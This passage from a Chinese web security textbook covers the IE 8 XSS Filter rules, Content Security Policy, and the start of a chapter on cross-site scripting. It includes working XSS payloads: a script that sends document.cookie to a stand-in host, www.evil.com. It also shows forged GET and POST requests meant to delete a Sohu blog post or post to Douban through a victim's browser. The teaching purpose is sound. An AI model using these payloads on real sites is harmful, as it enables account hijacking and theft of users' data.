
虽然很多用户对浏览器的此项功能并不熟悉，EVSSL 证书的效果并非特别好，但随着时间的推移，有望让 EVSSL 证书的认证功能逐渐深入人心。

2.4 高速发展的浏览器安全

“浏览器安全”领域涵盖的范围非常大，且今天浏览器仍然在不断更新，不断推出新的安全功能。

为了在安全领域获得竞争力，微软率先在 IE 8 中推出了 XSS Filter 功能，用以对抗反射型 XSS。一直以来，XSS（跨站脚本攻击）都被认为是服务器端应用的漏洞，应该由服务器端应用在代码中修补，而微软率先推出了这一功能，就使得 IE 8 在安全领域极具特色。

当用户访问的 URL 中包含了 XSS 攻击的脚本时，IE 就会修改其中的关键字符使得攻击无法成功完成，并对用户弹出提示框。



IE 8 拦截了 XSS 攻击

有安全研究员通过逆向工程反编译了 IE 8 的可执行文件，得到下面这些规则：

```
{
  (v|(&[#(\n[\].)x?20*((86|(56)|(118)|(76));?))((\t|(&[#(\n[\].)x?20*(9|(13)|(10)|A|D);
?)))*(b|(&[#(\n[\].)x?20*((66)|(42)|(98)|(62));?))((\t|(&[#(\n[\].)x?20*(9|(13)|(10)|A
|D);?)))*(s|(&[#(\n[\].)x?20*((83)|(53)|(115)|(73));?))((\t|(&[#(\n[\].)x?20*(9|(13)|(1
0)|A|D);?)))*(c|(&[#(\n[\].)x?20*((67)|(43)|(99)|(63));?))((\t|(&[#(\n[\].)x?20*(9|(13)
|(10)|A|D);?)))*(r|(&[#(\n[\].)x?20*((82)|(52)|(114)|(72));?))((\t|(&[#(\n[\].)x?20*(9
|(13)|(10)|A|D);?)))*(i|(&[#(\n[\].)x?20*((73)|(49)|(105)|(69));?))((\t|(&[#(\n[\].)x?20*
(9|(13)|(10)|A|D);?)))*(p|(&[#(\n[\].)x?20*((80)|(50)|(112)|(70));?))((\t|(&[#(\n[\].
)x?20*(9|(13)|(10)|A|D);?)))*(t|(&[#(\n[\].)x?20*((84)|(54)|(116)|(74));?))((\t|(&[#(
)\n[\].)x?20*(9|(13)|(10)|A|D);?)))*(z|(&[#(\n[\].)x?20*((58)|(3A));?)).}

{ (j|(&[#(\n[\].)x?20*((74)|(4A)|(106)|(6A));?))((\t|(&[#(\n[\].)x?20*(9|(13)|(10)|A|D)
;
```

```

;?)) * (a|(&[#() \[\].]x?0*((65)|(41)|(97)|(61));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (v|(&[#() \[\].]x?0*((86)|(56)|(118)|(76));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (a|(&[#() \[\].]x?0*((65)|(41)|(97)|(61));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (s|(&[#() \[\].]x?0*((83)|(53)|(115)|(73));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (c|(&[#() \[\].]x?0*((67)|(43)|(99)|(63));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (r|(&[#() \[\].]x?0*((82)|(52)|(114)|(72));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (i|(&[#() \[\].]x?0*((73)|(49)|(105)|(69));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (p|(&[#() \[\].]x?0*((80)|(50)|(112)|(70));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (t|(&[#() \[\].]x?0*((84)|(54)|(116)|(74));?)) ([\t]|(&[#() \[\].]x?0*(9|(13)|(10)|A|D);?)) * (:|(&[#() \[\].]x?0*((58)|(3A));?)).}

{<st{y}le.*?>.*?((@{i}\\"))|(([=]|(&[#() \[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?((\\"|(&[#() \[\].]x?0*((40)|(28)|(92)|(5C));?)))}

{[ /+\t\"`]st{y}le[ /+\t]*?=.*?([=]|(&[#() \[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?((\\"|(&[#() \[\].]x?0*((40)|(28)|(92)|(5C));?)))}

{<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=}

{<AP{P}LET[ /+\t].*?code[ /+\t]*=}

{[ /+\t\"`]data{s}rc[ /+\t]*?=.=}

{<BA{S}E[ /+\t].*?href[ /+\t]*=}

{<LI{N}K[ /+\t].*?href[ /+\t]*=}

{<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}

{<\?im{p}ort[ /+\t].*?implementation[ /+\t]*=}

{<EM{B}ED[ /+\t].*?SRC.*?=}

{[ /+\t\"`]{o}n\c\c\c+?[ /+\t]*?=.=}

{<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}

{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}

{<is{i}ndex[ /+\t>]}

{<fo{r}m.*?>}

{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}

{<sc{r}ipt.*?>}

{[\"\\"]*[ [^a-z0-9~_:\\\" ]|(in)].*?(((l|(\u006C))(o|(\u006F))({c}|(\u00{6}3))(a|(\u0061))(t|(\u0074))(i|(\u0069))(o|(\u006F))(n|(\u006E))|((n|(\u006E))(a|(\u0061))({m}|(\u00{6}D))(e|(\u0065))).*?=}

{[\"\\"]*[ [^a-z0-9~_:\\\" ]|(in)).+?{[\[]}.*?{[\]]}.*?=}

{[\"\\"]*[ [^a-z0-9~_:\\\" ]|(in)).+?{[.]}+.+=}

{[\"\\"].*?{\\"}}[ ]*[ [^a-z0-9~_:\\\" ]|(in)).+?{\\"}}.+=}

{[\"\\"]*[ [^a-z0-9~_:\\\" ]|(in)).+?{\\"}}.+=}

{[\"\\"]*[ [^a-z0-9~_:\\\" ]|(in)).+?{\\"}}.+=}

```

这些规则可以捕获 URL 中的 XSS 攻击，其他的安全产品可以借鉴。

而 Firefox 也不甘其后，在 Firefox 4 中推出了 Content Security Policy（CSP）。这一策略是由安全专家 Robert Hanson 最早提出的，其做法是由服务器端返回一个 HTTP 头，并在其中描述页面应该遵守的安全策略。

由于 XSS 攻击在没有第三方插件帮助的情况下，无法控制 HTTP 头，所以这项措施是可行的。

而这种自定义的语法必须由浏览器支持并实现，Firefox 是第一个支持此标准的浏览器。

使用 CSP 的方法如下，插入一个 HTTP 返回头：

```
X-Content-Security-Policy: policy
```

其中 policy 的描述极其灵活，比如：

```
X-Content-Security-Policy: allow 'self' *.mydomain.com
```

浏览器将信任来自 mydomain.com 及其子域下的内容。

又如：

```
X-Content-Security-Policy: allow 'self'; img-src *; media-src medial.com; script-src userscripts.example.com
```

浏览器除了信任自身的来源外，还可以加载任意域的图片、来自 medial.com 的媒体文件，以及 userscripts.example.com 的脚本，其他的则一律拒绝。

CSP 的设计理念无疑是出色的，但是 CSP 的规则配置较为复杂，在页面较多的情况下，很难一个个配置起来，且后期维护成本也非常巨大，这些原因导致 CSP 未能得到很好的推广。

除了这些新的安全功能外，浏览器的用户体验也越来越好，随之而来的是许多标准定义之外的“友好”功能，但很多程序员并不知道这些新功能，从而可能导致一些安全隐患。

比如，浏览器地址栏对于畸形 URL 的处理就各自不同。在 IE 中，如下 URL 将被正常解析：

```
www.google.com\abc
```

会变为

```
www.google.com/abc
```

具有同样行为的还有 Chrome，将 “\” 变为标准的 “/”。

但是 Firefox 却不如此解析，www.google.com\abc 将被认为是非法的地址，无法打开。

同样“友好”的功能还有，Firefox、IE、Chrome 都会认识如下的 URL：

```
www.google.com?abc
```

会变为

```
www.google.com/?abc
```

Firefox 比较有意思，还能认识如下的 URL：

```
[http://www.cnn.com]  
[http://]www.cnn.com  
[http://www].cnn.com  
.....
```

这些功能虽然很“友好”，但是如果被黑客所利用，可能会用于绕过一些安全软件或者安全模块，反而不美了。

浏览器加载的插件也是浏览器安全需要考虑的一个问题。近年来浏览器所重点打造的一大特色，就是丰富的扩展与插件。

扩展和插件极大地丰富了浏览器的功能，但安全问题也随之而来，除了插件可能存在漏洞外，插件本身也可能会有恶意行为。扩展和插件的权限都高于页面 JavaScript 的权限，比如可以进行一些跨域网络请求等。

在插件中，也曾经出现过一些具有恶意功能的程序，比如代号为 Trojan.PWS.ChromeInject.A 的恶意插件，其目标是窃取网银密码。它有两个文件：

```
"%ProgramFiles%\Mozilla Firefox\plugins\npbasic.dll"  
"%ProgramFiles%\Mozilla Firefox\chrome\chrome\content\browser.js"
```

它将监控所有 Firefox 浏览的网站，如果发现用户在访问网银，就准备开始记录密码，并发送到远程服务器。新的功能，也给我们带来了新的挑战。

2.5 小结

浏览器是互联网的重要入口，在安全攻防中，浏览器的作用也越来越被人们所重视。在以往研究攻防时，大家更重视的是服务器端漏洞；而在现在，安全研究的范围已经涵盖了所有用户使用互联网的方式，浏览器正是其中最为重要的一个部分。

浏览器的安全以同源策略为基础，加深理解同源策略，才能把握住浏览器安全的本质。在当前浏览器高速发展的形势下，恶意网址检测、插件安全等问题都会显得越来越重要。紧跟浏览器发展的脚步来研究浏览器安全，是安全研究者需要认真对待的事情。

第 3 章

跨站脚本攻击 (XSS)

跨站脚本攻击 (XSS) 是客户端脚本安全中的头号大敌。OWASP TOP 10 威胁多次把 XSS 列在榜首。本章将深入探讨 XSS 攻击的原理，以及如何正确地防御它。

3.1 XSS 简介

跨站脚本攻击，英文全称是 Cross Site Script，本来缩写是 CSS，但是为了和层叠样式表 (Cascading Style Sheet, CSS) 有所区别，所以在安全领域叫做“XSS”。

XSS 攻击，通常指黑客通过“HTML 注入”篡改了网页，插入了恶意的脚本，从而在用户浏览网页时，控制用户浏览器的一种攻击。在一开始，这种攻击的演示案例是跨域的，所以叫做“跨站脚本”。但是发展到今天，由于 JavaScript 的强大功能以及网站前端应用的复杂化，是否跨域已经不再重要。但是由于历史原因，XSS 这个名字却一直保留下来。

XSS 长期以来被列为客户端 Web 安全中的头号大敌。因为 XSS 破坏力强大，且产生的场景复杂，难以一次性解决。现在业内达成的共识是：针对各种不同场景产生的 XSS，需要区分情景对待。即便如此，复杂的应用环境仍然是 XSS 滋生的温床。

那么，什么是 XSS 呢？看看下面的例子。

假设一个页面把用户输入的参数直接输出到页面上：

```
<?php  
$input = $_GET["param"];  
echo "<div>".$input."</div>";  
?>
```

在正常情况下，用户向 param 提交的数据会展示到页面中，比如提交：

<http://www.a.com/test.php?param=这是一个测试！>

会得到如下结果：



正常的用户请求


此时查看页面源代码，可以看到：

```
<div>这是一个测试!</div>
```

但是如果提交一段 HTML 代码：

```
http://www.a.com/test.php?param=<script>alert(/xss/)</script>
```

会发现，alert(/xss/)在当前页面执行了：



包含了 XSS 攻击的用户请求结果

再查看源代码：

```
<div><script>alert(/xss/)</script></div>
```

用户输入的 Script 脚本，已经被写入页面中，而这显然是开发者所不希望看到的。

上面这个例子，就是 XSS 的第一种类型：反射型 XSS。

XSS 根据效果的不同可以分成如下几类。

第一种类型：反射型 XSS

反射型 XSS 只是简单地把用户输入的数据“反射”给浏览器。也就是说，黑客往往需要诱使用户“点击”一个恶意链接，才能攻击成功。反射型 XSS 也叫做“非持久型 XSS”(Non-persistent XSS)。

第二种类型：存储型 XSS

存储型 XSS 会把用户输入的数据“存储”在服务器端。这种 XSS 具有很强的稳定性。

比较常见的一个场景就是，黑客写下一篇包含有恶意 JavaScript 代码的博客文章，文章发表后，所有访问该博客文章的用户，都会在他们的浏览器中执行这段恶意的 JavaScript 代码。黑客把恶意的脚本保存到服务器端，所以这种 XSS 攻击就叫做“存储型 XSS”。

存储型 XSS 通常也叫做“持久型 XSS”(Persistent XSS)，因为从效果上来说，它存在的时间是比较长的。

第三种类型：DOM Based XSS

实际上，这种类型的 XSS 并非按照“数据是否保存在服务器端”来划分，DOM Based XSS 从效果上来说也是反射型 XSS。单独划分出来，是因为 DOM Based XSS 的形成原因比较特别，发现它的安全专家专门提出了这种类型的 XSS。出于历史原因，也就把它单独作为一个分类了。

通过修改页面的 DOM 节点形成的 XSS，称之为 DOM Based XSS。

看如下代码：

```
<script>
function test(){
    var str = document.getElementById("text").value;
    document.getElementById("t").innerHTML = "<a href='"+str+"'>testLink</a>";
}
</script>

<div id="t" ></div>
<input type="text" id="text" value="" />
<input type="button" id="s" value="write" onclick="test()" />
```

点击“write”按钮后，会在当前页面插入一个超链接，其地址为文本框的内容：



在这里，“write”按钮的 onclick 事件调用了 test() 函数。而在 test() 函数中，修改了页面的 DOM 节点，通过 innerHTML 把一段用户数据当做 HTML 写入到页面中，这就造成了 DOM based XSS。

构造如下数据：


```
' onclick=alert(/xss/) //'
```

输入后，页面代码就变成了：

```
<a href=' onclick=alert(/xss/) //'>testLink</a>
```

首先用一个单引号闭合掉 href 的第一个单引号，然后插入一个 onclick 事件，最后再用注释符 “//” 注释掉第二个单引号。

点击这个新生成的链接，脚本将被执行：




恶意脚本被执行

实际上，这里还有另外一种利用方式——除了构造一个新事件外，还可以选择闭合掉[标签，并插入一个新的HTML标签。尝试如下输入：](#)

```
'>'
```

页面代码变成了：

```
<a href='''><''>testLink</a>
```

脚本被执行：



恶意脚本被执行

3.2 XSS 攻击进阶

3.2.1 初探 XSS Payload

前文谈到了 XSS 的几种分类。接下来，就从攻击的角度来体验一下 XSS 的威力。

XSS 攻击成功后，攻击者能够对用户当前浏览的页面植入恶意脚本，通过恶意脚本，控制用户的浏览器。这些用以完成各种具体功能的恶意脚本，被称为“XSS Payload”。

XSS Payload 实际上就是 JavaScript 脚本（还可以是 Flash 或其他富客户端的脚本），所以任何 JavaScript 脚本能实现的功能，XSS Payload 都能做到。

一个最常见的 XSS Payload，就是通过读取浏览器的 Cookie 对象，从而发起“Cookie 劫持”攻击。

Cookie 中一般加密保存了当前用户的登录凭证。Cookie 如果丢失，往往意味着用户的登录凭证丢失。换句话说，攻击者可以不通过密码，而直接登录进用户的账户。

如下所示，攻击者先加载一个远程脚本：

```
http://www.a.com/test.htm?abc="><script src=http://www.evil.com/evil.js></script>
```

真正的 XSS Payload 写在这个远程脚本中，避免直接在 URL 的参数里写入大量的 JavaScript 代码。

在 evil.js 中，可以通过如下代码窃取 Cookie：

```
var img = document.createElement("img");
```

```
img.src = "http://www.evil.com/log?" + escape(document.cookie);
document.body.appendChild(img);
```

这段代码在页面中插入了一张看不见的图片，同时把 `document.cookie` 对象作为参数发送到远程服务器。


事实上，`http://www.evil.com/log` 并不一定要存在，因为这个请求会在远程服务器的 Web 日志中留下记录：

```
127.0.0.1 - - [19/Jul/2010:11:30:42 +0800] "GET /log?cookie1%3D1234 HTTP/1.1" 404 288
```

这样，就完成了一个最简单的窃取 Cookie 的 XSS Payload。


如何利用窃取的 Cookie 登录目标用户的账户呢？这和“利用自定义 Cookie 访问网站”的过程是一样的，参考如下过程。

在 Firefox 中访问用户的百度空间，登录后查看当前的 Cookie：




查看当前页面的 Cookie 值

然后打开 IE，访问同一个页面。此时在 IE 中，用户是未登录状态：



用户处于未登录状态

将 Firefox 中登录后的 Cookie 记录下来，并以之替换当前 IE 中的 Cookie。重新发送这个包：




使用同一 Cookie 值重新发包

通过返回的页面可以看到，此时已经登录进该账户：



返回登录后的状态页面

验证一下，把返回的 HTML 代码复制到本地打开后，可以看到右上角显示了账户信息相关的数据：



返回页面是已登录状态

所以，通过 XSS 攻击，可以完成“Cookie 劫持”攻击，直接登录进用户的账户。

这是因为在当前的 Web 中，Cookie 一般是用户登录的凭证，浏览器发起的所有请求都会自动带上 Cookie。如果 Cookie 没有绑定客户端信息，当攻击者窃取了 Cookie 后，就可以不用密码登录进用户的账户。

Cookie 的“HttpOnly”标识可以防止“Cookie 劫持”，我们将在稍后的章节中再具体介绍。

3.2.2 强大的 XSS Payload

上节演示了一个简单的窃取 Cookie 的 XSS Payload。在本节中，将介绍一些更为强大的 XSS Payload。

“Cookie 劫持”并非所有的时候都会有效。有的网站可能会在 Set-Cookie 时给关键 Cookie 植入 HttpOnly 标识；有的网站则可能会把 Cookie 与客户端 IP 绑定（相关内容在“XSS 的防御”一节中会具体介绍），从而使得 XSS 窃取的 Cookie 失去意义。

尽管如此，在 XSS 攻击成功后，攻击者仍然有许多方式能够控制用户的浏览器。

3.2.2.1 构造 GET 与 POST 请求

一个网站的应用，只需要接受 HTTP 协议中的 GET 或 POST 请求，即可完成所有操作。对于攻击者来说，仅通过 JavaScript，就可以让浏览器发起这两种请求。

比如在 Sohu 博客上有一篇文章，想通过 XSS 删除它，该如何做呢？



假设 Sohu 博客所在域的某页面存在 XSS 漏洞，那么通过 JavaScript，这个过程如下。

正常删除该文章的链接是：

```
http://blog.sohu.com/manage/entry.do?m=delete&id=156713012
```

对于攻击者来说，只需要知道文章的 id，就能够通过这个请求删除这篇文章了。在本例中，文章的 id 是 156713012。

攻击者可以通过插入一张图片来发起一个 GET 请求：

```
var img = document.createElement("img");
img.src = "http://blog.sohu.com/manage/entry.do?m=delete&id=156713012";
document.body.appendChild(img);
```

攻击者只需要让博客的作者执行这段 JavaScript 代码（XSS Payload），就会把这篇文章删除。在具体攻击中，攻击者将通过 XSS 诱使用户执行 XSS Payload。

再看一个复杂点的例子。如果网站应用者接受 POST 请求，那么攻击者如何实施 XSS 攻击呢？

下例是 Douban 的一处表单。攻击者将通过 JavaScript 发出一个 POST 请求，提交此表单，最终发出一条新的消息。

在正常情况下，发出一条消息，浏览器发的包是：

```
douban request.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
POST / HTTP/1.1
Host: www.douban.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.7) Gecko/20100701
Firefox/3.6.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn
Accept-Encoding: gzip,deflate
Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.douban.com/
Cookie: bid="FXIBniuACRY"; __utma=30149280.810225150.1269445014.1279516867.1279523075.28;
__utmx=30149280.1276940877.16.4.utmcxr=baidu|utmccn=(organic)|utmcmd=organic|utmctr=%C2%CC%D7%2F%BB%AF%3C%AD%2C%3B%4B%AC%3B%3D%4; ue="opensystem@gmail.com";
__utmv=30149280.131;
_gads=ID=e8340dd2d2b4956:T=4250063046:S=ALNI_MZH5db3FWaxUjOlpiPhqP7AgL1GA;
ll=118172; _viewed=4723970_4163938_1417905; f=content; dbe12=1318750:MiaI9Z8DuBc`;
report=c_k=jUY; __utmc=30149280; __utm=30149280.2.10.1279523075
ck=JiUY&mb_text=%E5%81%BA&E4%BB%AA&E5%BD%8F%E6%8B%5B%E8%AF%95
```

Douban 上发新消息的请求包

要模拟这一过程，有两种方法。第一种方法是，构造一个 form 表单，然后自动提交这个表单：

```
var f = document.createElement("form");
f.action = "";
f.method = "post";
document.body.appendChild(f);

var i1 = document.createElement("input");
i1.name = "ck";
i1.value = "JiUY";
f.appendChild(i1);

var i2 = document.createElement("input");
i2.name = "mb_text";
i2.value = "testtesttest";
f.appendChild(i2);


f.submit();
```

如果表单的参数很多的话，通过构造 DOM 节点的方式，代码将会非常冗长。所以可以直
接写 HTML 代码，这样会使得整个代码精简很多，如下所示：

```
var dd = document.createElement("div");
document.body.appendChild(dd);
dd.innerHTML = '<form action="" method="post" id="xssform" name="mbform">'+
'<input type="hidden" value="JiUY" name="ck" />' +
'<input type="text" value="testtesttest" name="mb_text" />' +
'</form>';

document.getElementById("xssform").submit();
```

自动提交表单成功：



通过表单自动提交发消息成功

第二种方法是，通过 XMLHttpRequest 发送一个 POST 请求：

```
var url = "http://www.douban.com";
var postStr = "ck=JiUY&mb_text=test1234";
```

```


var ajax = null;
if(window.XMLHttpRequest){
    ajax = new XMLHttpRequest();
}
else if(window.ActiveXObject){
    ajax = new ActiveXObject("Microsoft.XMLHTTP");
}
else{
    return;
}

ajax.open("POST", url, true);
ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
ajax.send(postStr);

ajax.onreadystatechange = function(){
    if (ajax.readyState == 4 & ajax.status == 200){
        alert("Done!");
    }
}

```

再次提交成功：




通过 XMLHttpRequest 发消息成功

通过这个例子可以清楚地看到，使用 JavaScript 模拟浏览器发包并不是一件困难的事情。

所以 XSS 攻击后，攻击者除了可以实施“Cookie 劫持”外，还能够通过模拟 GET、POST 请求操作用户的浏览器。这在某些隔离环境中会非常有用，比如“Cookie 劫持”失效时，或者目标用户的网络不能访问互联网等情况。

下面这个例子将演示如何通过 XSS Payload 读取 QMail 用户的邮件文件夹。

首先看看正常的请求是如何获取到所有的邮件列表的。登录邮箱后，可以看到：



QQ 邮箱的界面

点击“收件箱”后，看到邮件列表。抓包发现浏览器发出了如下请求：


```
http://m57.mail.qq.com/cgi-bin/mail_list?sid=6alhx3p5y়h9a2om7U51dDyz&folderid=1&page=0&s=inbox&loc=folderlist,,,1
```

收件箱 (共 66 封, 其中 未读邮件 33 封)			
<input type="button" value="删除"/> <input type="button" value="彻底删除"/> <input type="button" value="转发"/> <input type="button" value="举报"/> <input type="button" value="标记为..."/> <input type="button" value="移动到..."/>			
	<input type="checkbox"/>	<input type="checkbox"/>	发件人
此文件夹中有 33 封未读邮件, 您可以 全部标为已读 或 彻底删除所有未读邮件			
上周 (2 封)			
<input type="checkbox"/>	<input type="checkbox"/>	QQ邮箱管理员	这张贺卡能“防晒降温”?
